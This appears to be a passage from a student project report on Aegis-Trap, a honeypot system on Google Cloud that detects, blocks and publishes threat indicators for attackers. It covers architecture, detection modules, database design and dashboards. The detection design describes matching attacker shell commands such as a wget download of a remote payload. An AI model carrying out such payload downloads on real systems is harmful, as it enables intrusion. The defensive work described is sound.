The use case diagram in Figure 3.1 presents the system-level interactions between the four actor types and the Aegis-Trap system. The diagram identifies thirteen use cases organized by the actor that initiates or consumes them.




Figure 3.1: System-Level Use Case Diagram for Aegis-Trap

The following table describes each actor and their role in the system.

Actor	Type	Description
Attacker	External (hostile)	Any entity that connects to a honeypot. By definition, all interactions with honeypots are unauthorized. The attacker is not a user of the system but the subject of its detection and response.
Aegis-Bridge	Internal (automated)	The Python automation component that continuously monitors the database, classifies attacks, creates firewall rules, collects evidence, and publishes STIX indicators. It operates autonomously with no human intervention during normal operation.
SOC Analyst	External (consumer)	A security professional who consumes the published threat intelligence through the TAXII feed or the web-based viewer dashboard. They use the indicators and evidence to improve their organization's defenses.
Administrator	External (operator)	A system operator responsible for infrastructure maintenance, threshold configuration, denylist management, and monitoring the health of the bridge, TAXII server, and honeypot services.

The following table describes each use case with its triggering condition and outcome.

Use Case	Primary Actor	Description
Connect to Honeypot	Attacker	An external entity connects to a honeypot service port. The honeypot logs the session and forwards it to the database via the hpfeeds message broker.
Attempt Brute Force	Attacker	The attacker makes repeated login attempts against Cowrie, triggering the credential threshold detection in the bridge.
Execute Commands	Attacker	The attacker runs shell commands inside a Cowrie session. The bridge's command sweep checks these against the 43-pattern database.
Probe ICS Services	Attacker	The attacker contacts the Conpot ICS decoy on Modbus, SNMP, or other industrial ports. Any contact triggers an immediate critical-severity block.
Detect Attack	Aegis-Bridge	The bridge detects that an IP has exceeded a per-

Pattern		honeypot session threshold, run a dangerous command, or contacted the ICS decoy.
Classify Severity	Aegis-Bridge	The bridge applies its classification rules to assign a severity level (critical, high, medium, low) and a response mode (immediate or observe).
Block at GCP Firewall	Aegis-Bridge	The bridge creates a GCP firewall deny rule for the attacker's IP, blocking all further traffic from that address across the entire VPC.
Observe Attacker	Aegis-Bridge	For high and medium severity attacks, the bridge places the IP in an observation queue for a configurable period before blocking, allowing continued data capture.
Collect Evidence	Aegis-Bridge	At block time, the bridge gathers the attacker's commands, credentials, behavior labels, sighting count, and honeypots touched.
Publish STIX Indicator	Aegis-Bridge	The bridge builds a STIX 2.1 indicator with linked evidence and publishes it to the TAXII server through the Nginx gate.
Publish Reconnaissance Indicator	Aegis-Bridge	For an attacker that touches a honeypot but stays below every blocking threshold, the bridge publishes a low-confidence STIX indicator tagged as reconnaissance (MITRE T1595) without creating a firewall rule, recording the activity to the published_recon collection under a per-IP cooldown.
Self-Heal Honeypot	Aegis-Bridge	After a confirmed compromise (a command-pattern breakout), the bridge rebuilds the affected honeypot container via SSH.
View Threat Dashboard	SOC Analyst	The analyst opens the web viewer to see current indicators, including severity, confidence, technique tags, and evidence detail.
Consume TAXII Feed	SOC Analyst	The analyst's security tools subscribe to the TAXII collection endpoint and pull indicators automatically.
Analyze Evidence	SOC Analyst	The analyst expands an indicator card on the viewer to see the captured commands, credentials, behavior labels, and observation window.
Configure Thresholds	Administrator	The administrator adjusts per-honeypot detection thresholds, observation windows, or block TTL values in the bridge configuration.

Manage Denylist	Administrator	The administrator adds known-bad IP addresses to the threat intelligence denylist file so they are blocked immediately on next detection.
Monitor System Health	Administrator	The administrator checks the systemd service status of the bridge, TAXII server, and Nginx gate, and reviews the bridge logs.

3.5 Feasibility Study

The feasibility of the project was evaluated across three dimensions: technical, economic, and operational.

Technical Feasibility.

All components of the system are built on established open-source technologies with active community support. The honeypots (Cowrie, Dionaea, Conpot) are mature projects with documented Docker deployment procedures. The Community Honey Network provides a tested management and data pipeline framework. The Google Cloud Platform provides a well-documented Python SDK for firewall management. The STIX 2.1 and TAXII 2.1 standards are supported by production-grade Python libraries. OpenTAXII is a maintained TAXII 2.1 implementation. Nginx is one of the most widely deployed reverse proxies in the world. Python 3.10 and MongoDB 3.4 are stable and well-understood. No component in the system required the development of a novel protocol or algorithm. The technical risk was concentrated in integration, ensuring the components work together correctly, which was mitigated by the investigation-before-action methodology described in Chapter 1.

Economic Feasibility.

The entire system was deployed on Google Cloud Platform using a $300 free trial credit. The project uses two e2-standard-2 virtual machines (2 vCPU, 8 GB RAM each) in the europe-west3 (Frankfurt) region. All software components are open-source with no licensing costs. The MaxMind GeoLite2 databases used for geographic enrichment are available under a free license. The total monetary cost of the project during development was zero beyond the free trial credit. For a production deployment, the estimated monthly cost of the two virtual machines is approximately $100 to $130 USD, which is within the budget of a small security operations team.

Operational Feasibility.

The system is designed for minimal manual intervention during normal operation. The Aegis-Bridge, TAXII server, and Nginx gateway run as managed system services that automatically start on boot and restart after failures. The bridge rebuilds its operational state from the database during startup, ensuring that no detection or response information is lost following a reboot or unexpected interruption. The self-healing capability is fully enabled and automatically rebuilds compromised honeypot containers after confirmed incidents, restoring the affected environment without administrator intervention. Routine operational tasks are limited to monitoring the threat intelligence viewer dashboard and periodically updating the threat intelligence denylist as new intelligence becomes available. The system requires no specialized hardware and operates on standard Ubuntu 22.04 virtual machines, making it suitable for deployment and maintenance by a small security team or a single administrator.

Chapter 4: System Design

4.1 System Architecture / Component Diagram

The Aegis-Trap system is deployed across two Google Cloud Platform virtual machines within a custom VPC network called aegis-vpc, hosted in the europe-west3 (Frankfurt) region. The VPC is divided into two subnets: the management subnet (10.0.0.0/24) hosts the control VM running the CHN management hub, MongoDB, the Aegis-Bridge, the TAXII server, and the Nginx gate; the honeypot subnet (10.0.1.0/24) hosts the honeypot VM running the three decoy containers.

The two subnets are isolated by a permanent GCP firewall deny rule at priority 500 that blocks all traffic from the honeypot subnet to the management subnet. A higher-priority allow rule at priority 400 opens only three ports for the data pipeline: port 10000 for hpfeeds message passing, port 27017 for MongoDB, and port 443 for TLS. This ensures that even if an attacker compromises a honeypot container, they cannot reach the management infrastructure, while the legitimate data pipeline continues to function.

Figure 4.1 presents the complete system architecture, showing all components, their placement across the two subnets, and the data flow from attacker through honeypot through pipeline through detection through response through intelligence publication.




Figure 4.1: Complete System Architecture of Aegis-Trap

The data flows through the system in a linear pipeline. An attacker connects to a honeypot port on the honeypot VM. The honeypot container logs the session and publishes it to the hpfeeds3 message broker on the control VM. The Mnemosyne service, part of the CHN hub, writes the session into the mnemosyne MongoDB database. The Aegis-Bridge polls this database every 30 seconds and runs a decisive detection cycle: it classifies attacks, creates GCP firewall deny rules for those that cross a threshold, and publishes STIX 2.1 indicators to the OpenTAXII server through the Nginx gate. Attackers that touch a honeypot but stay below every threshold are not blocked; instead the bridge publishes a low-confidence reconnaissance indicator for them, so no malicious contact goes unrecorded. SOC analysts and subscribers read the resulting feed through the same gate.

4.2 Bridge Component Diagram

The Aegis-Bridge is the core automation component of the system. It is a single Python 3.10 script of approximately 1,143 lines organized into six functional modules. Figure 4.2 presents the component diagram showing these modules and their relationships.




Figure 4.2: Aegis-Bridge Component Diagram

The Detection Engine contains the functions that identify malicious behavior. The hot_ips function aggregates recent sessions from MongoDB, grouping them by IP address and honeypot, and passes each group to classify, which applies the rule-based classification. The command_sweep function reads the hpfeed collection for Cowrie shell commands and runs each command through match_escalation, which checks it against the 43-pattern database. The multi_service_ips function detects cross-honeypot scanning by identifying IPs that contacted two or more different honeypot types within the detection window.

The Observation Queue manages the staged response. When classify returns a high or medium severity verdict with an observe mode, start_observation places the IP in the queue with a deadline. Each cycle, promote_observed checks for expired timers and triggers the block. The record_analysis function profiles observed attackers for intelligence without triggering any blocking action.

The Blocking and Response module handles the actual firewall interaction. block_ip constructs the GCP firewall deny rule, handles 409 conflict repair when a stale rule exists, records the full audit trail in MongoDB, and calls gather_evidence to collect the attacker's commands, credentials, and behavior labels. The expire_blocks function removes blocks

whose time-to-live has passed. self_heal rebuilds a compromised honeypot container over SSH.

The Intelligence Output module produces and distributes the threat intelligence. publish_stix builds the STIX 2.1 indicator with linked evidence objects and posts the envelope to the TAXII server through the Nginx gate using basic authentication. recon_sweep, the final step of each cycle, calls publish_stix directly for below-threshold attackers, producing low-confidence reconnaissance indicators without any firewall action. geoip_lookup enriches each blocked IP with country, city, and network ownership data from the MaxMind GeoLite2 databases. record_sighting and get_sighting_count track how many detection cycles an IP has been flagged across, feeding the confidence calculation.

The Main Loop runs continuously, executing seven steps per 30-second cycle in a fixed order: refresh the threat intelligence denylist, expire old blocks, promote observed IPs whose timers have ended, sweep for dangerous commands, update attacker profiles, run the volume and cross-honeypot detection, and finally run the reconnaissance sweep. This order ensures cleanup happens before new detection, the most dangerous cases (command breakouts) are handled before volume-based detection, and reconnaissance reporting runs last so it only considers IPs that no earlier step chose to block.

4.3 Sequence Diagrams

Two sequence diagrams illustrate the two primary response paths through the system: the immediate block triggered by a dangerous command, and the staged response triggered by volume-based detection.

Figure 4.3 shows the immediate block path. An attacker connects to Cowrie, types a wget command to download a remote payload, and the session is recorded in MongoDB via hpfeeds. On the next detection cycle, the bridge's command_sweep reads the commands, match_escalation identifies wget as a tool transfer technique (MITRE T1105), and the bridge blocks the IP immediately at the GCP firewall. It writes the full audit record with evidence to blocked_ips, publishes the STIX indicator to the TAXII server, and triggers self-heal to rebuild the Cowrie container. The entire sequence from command execution to firewall block completes within one detection cycle, 30 to 60 seconds.




Figure 4.3: Sequence Diagram for Command Breakout Detection (Immediate Block)

Figure 4.4 shows the staged response path. An attacker generates 15 SSH sessions to Cowrie within 60 seconds, exceeding the threshold of 10. The bridge's hot_ips function detects the volume, classify assigns high severity with observe mode, and the IP is placed in the observation queue with a block deadline of 180 seconds. During the observation window, the honeypot continues recording the attacker's behavior. After 180 seconds, promote_observed fires, the bridge creates the GCP firewall deny rule, writes the audit record with accumulated evidence, and publishes the STIX indicator. The observation window produces richer intelligence than an immediate block would have, while the attacker is still ultimately blocked.




Figure 4.4: Sequence Diagram for Staged Response (Observe then Block)

Two further paths exist but are not drawn separately. First, if an attacker under observation types a dangerous command, command_sweep detects the escalation, immediately ends the observation, and blocks the IP at critical severity. This queue-jump mechanism ensures the observation window never allows a confirmed breakout to continue. Second, an attacker that touches a honeypot but never crosses a threshold follows the reconnaissance path: at the end of the cycle, recon_sweep publishes a low-confidence indicator tagged with MITRE T1595 (Active Scanning) and records the IP to published_recon, with no firewall rule created. This separates intelligence generation from enforcement, so low-intensity probing is still captured without consuming firewall capacity.

4.4 Database Entity-Relationship Diagram

The system uses a single MongoDB database named mnemosyne, hosted in a Docker container on the control VM. The bridge reads from two collections written by the CHN pipeline (session and hpfeed) and writes to five collections it owns (blocked_ips, observed_ips, sightings, analysis, and published_recon). Figure 4.5 presents the entity-relationship diagram for the five bridge-owned collections and their relationship to the two input collections.




Figure 4.5: Database Entity-Relationship Diagram

The session collection is the primary input. Each document represents one connection from an attacker to a honeypot, recording the source IP, the honeypot that received the connection, the timestamp, the destination port, the protocol, and any authentication attempts. The bridge reads this collection but never writes to it.

The blocked_ips collection is the audit trail. Each document represents one blocked IP, recording the full decision context: severity, reason, MITRE ATT&CK tags, confidence score, geographic enrichment, the captured commands and credentials, the GCP synchronization status, the block timestamp, and the expiry timestamp. Records are never deleted. When a block expires, the document is marked unblocked=true with the unblocking timestamp, preserving the full history for compliance and analysis.

The observed_ips collection holds the current observation queue. Each document represents one IP under observation, recording its severity, reason, MITRE tags, and the block_due timestamp when the observation window ends. When an observation is resolved, either by timer expiry or by command escalation, the document is marked resolved=true. This collection is also read on startup by rebuild_observing to restore the observation queue after a restart.

The sightings collection tracks the persistence of each attacker across detection cycles. Each document records the IP, the total count of cycles in which it was flagged, the set of honeypots it has been seen on, and the first and last seen timestamps. The count feeds into the confidence score calculation.

The published_recon collection records reconnaissance-only attackers. Each document holds the IP, the honeypots it touched, the session count in the window, and the timestamp of publication. The bridge consults this collection before publishing a reconnaissance indicator so that the same IP is not re-published within a 24-hour cooldown. Unlike blocked_ips, an entry here corresponds to an indicator that was published without any firewall block. The analysis collection, the fifth bridge-owned collection, profiles observed attackers with their recent event counts, captured commands, and behavior labels, feeding richer context into the evidence attached at block time.

4.5 User Interface Wireframes / Mockups

The Aegis-Trap system has two visual interfaces: the Community Honey Network (CHN) management dashboard, which shows sensor status, attack frequency, and geographic attack origins; and the Aegis-Trap Threat Intelligence Viewer, a custom-built dashboard that displays published STIX indicators with expandable evidence detail.

Figure 4.6 shows the CHN management dashboard, which provides the operational view of the honeypot grid. This interface is provided by the CHN framework and is used by administrators to verify sensor health and data flow.




Figure 4.6: CHN Management Dashboard

Figure 4.7 shows the Aegis-Trap Threat Intelligence Viewer, the primary output interface of the system. This custom-built web page reads the STIX indicators from the TAXII server through the Nginx gate using a relative URL, so it works regardless of the server's public IP address. The viewer presents summary statistics at the top (total indicators, critical and high count, honeypots, and ATT&CK techniques) and a per-honeypot event breakdown, then renders each indicator as a card showing the attacker IP, severity, honeypot, technique tags, a confidence bar, the geographic origin and network owner, and the detection and expiry timestamps. Each card expands to reveal the full evidence: the observation window, captured commands with a count badge, attempted credentials, and behavior labels. Three live filters let an analyst narrow the feed by severity level, by IP address through a search box, or by honeypot through a selector. The page refreshes automatically every 30 seconds, so new indicators appear as they are published.




Figure 4.7: Aegis-Trap Threat Intelligence Viewer with Expanded Evidence Detail

4.6 Security Design Considerations

Security is implemented at every layer of the system, from network isolation to application-level authentication. The following design choices protect the system itself from the attackers it monitors.

Layer	Security Measure
Network Isolation	The management subnet (10.0.0.0/24) is permanently isolated from the honeypot subnet (10.0.1.0/24) by a GCP firewall deny rule at priority 500. Only the three data pipeline ports (10000, 27017, 443) are allowed through a higher-priority rule at 400. An attacker who compromises a honeypot container cannot reach the management infrastructure.
Attacker Blocking	Each blocked attacker receives a GCP firewall deny rule at priority 100, which blocks all protocols from their IP across the entire VPC. The rule name follows a deterministic pattern (aegis-block-<IP>) so the bridge can detect and repair stale rules (409 conflict recovery).
Container Isolation	All three honeypots run inside Docker containers on the honeypot VM. Each container is isolated from the host operating system and from other containers. A compromised honeypot cannot access the host file system or other containers directly.
TAXII Write Protection	The Nginx reverse proxy on port 8080 requires HTTP Basic Authentication for all write operations (POST requests) to the TAXII server. Read operations (GET requests) are allowed without authentication. The authentication header is stripped before forwarding to the server, preventing credential confusion.
Credential Management	The TAXII gate password and the bridge credentials are stored in the systemd service environment variables, not in the source code. The GCP service account key file has permissions set to 600 (owner-read only).
